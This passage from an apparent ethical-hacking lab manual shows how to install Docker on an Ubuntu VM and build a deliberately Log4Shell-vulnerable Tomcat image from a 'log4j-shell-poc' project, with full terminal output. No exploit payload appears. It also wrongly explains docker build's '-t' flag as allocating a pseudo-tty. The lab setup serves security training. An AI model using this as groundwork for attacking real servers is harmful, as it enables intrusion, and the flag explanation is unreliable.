root@ubuntu-Virtual-Machine: /home/ubuntu# sudo apt-get update

```

- Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.

Note: If a question appears **Do you want to continue?** type **Y** and press **Enter**.




```

root@ubuntu-Virtual-Machine: /home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-coglpango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxd libatk-5-0 libatk-5-common libasan5
  libboost-filesystem1.71.0 libboost-iostreams1.71.0 libboost-locale1.71.0 libboost-thread1.71.0
  libbrotli1.0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libedataserver-1.2-24
  libedataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
  liblibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
  libntfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenumbers7 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-java libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunoloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxmlb1
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-java vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  bridge-utils containerd pigz runc ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse
  | zfsutils
The following NEW packages will be installed:
  bridge-utils containerd docker.io pigz runc ubuntu-fan
0 upgraded, 6 newly installed, 0 to remove and 8 not upgraded.
Need to get 65.3 MB of archives.
After this operation, 282 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 pigz amd64 2.6-1 [63.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 bridge-utils amd64 1.7-1ubuntu3 [34.4 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 runc amd64 1.1.0-0ubuntu1 [4,087 kB]

```


Module 14 – Hacking Web Applications


- Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.

A terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc' shows the command 'cd log4j-shell-poc/' being executed. The prompt changes from 'root@ubuntu-Virtual-Machine:/home/ubuntu#' to 'root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc#'.

```
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc
root@ubuntu-Virtual-Machine:/home/ubuntu# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc#
```


- Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

Note: -t: specifies allocating a pseudo-tty.

A terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc' shows the command 'docker build -t log4j-shell-poc .' being executed. The output shows the build process for a Docker image, including pulling the tomcat:8.0.36-jre8 base image and adding the target war file. The process completes successfully, tagging the image as log4j-shell-poc:latest.

```
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
Sending build context to Docker daemon 44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in 3bcc7f74eaf5
Removing intermediate container 3bcc7f74eaf5
--> 94568d5fd7f0
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 118adb9a7440
Step 4/5 : EXPOSE 8080
--> Running in 1e39fdc0f356
Removing intermediate container 1e39fdc0f356
--> b311af695657
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 51c3e9911d2d
Removing intermediate container 51c3e9911d2d
--> c4b86fac8e05
Successfully built c4b86fac8e05
Successfully tagged log4j-shell-poc:latest
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc#
```

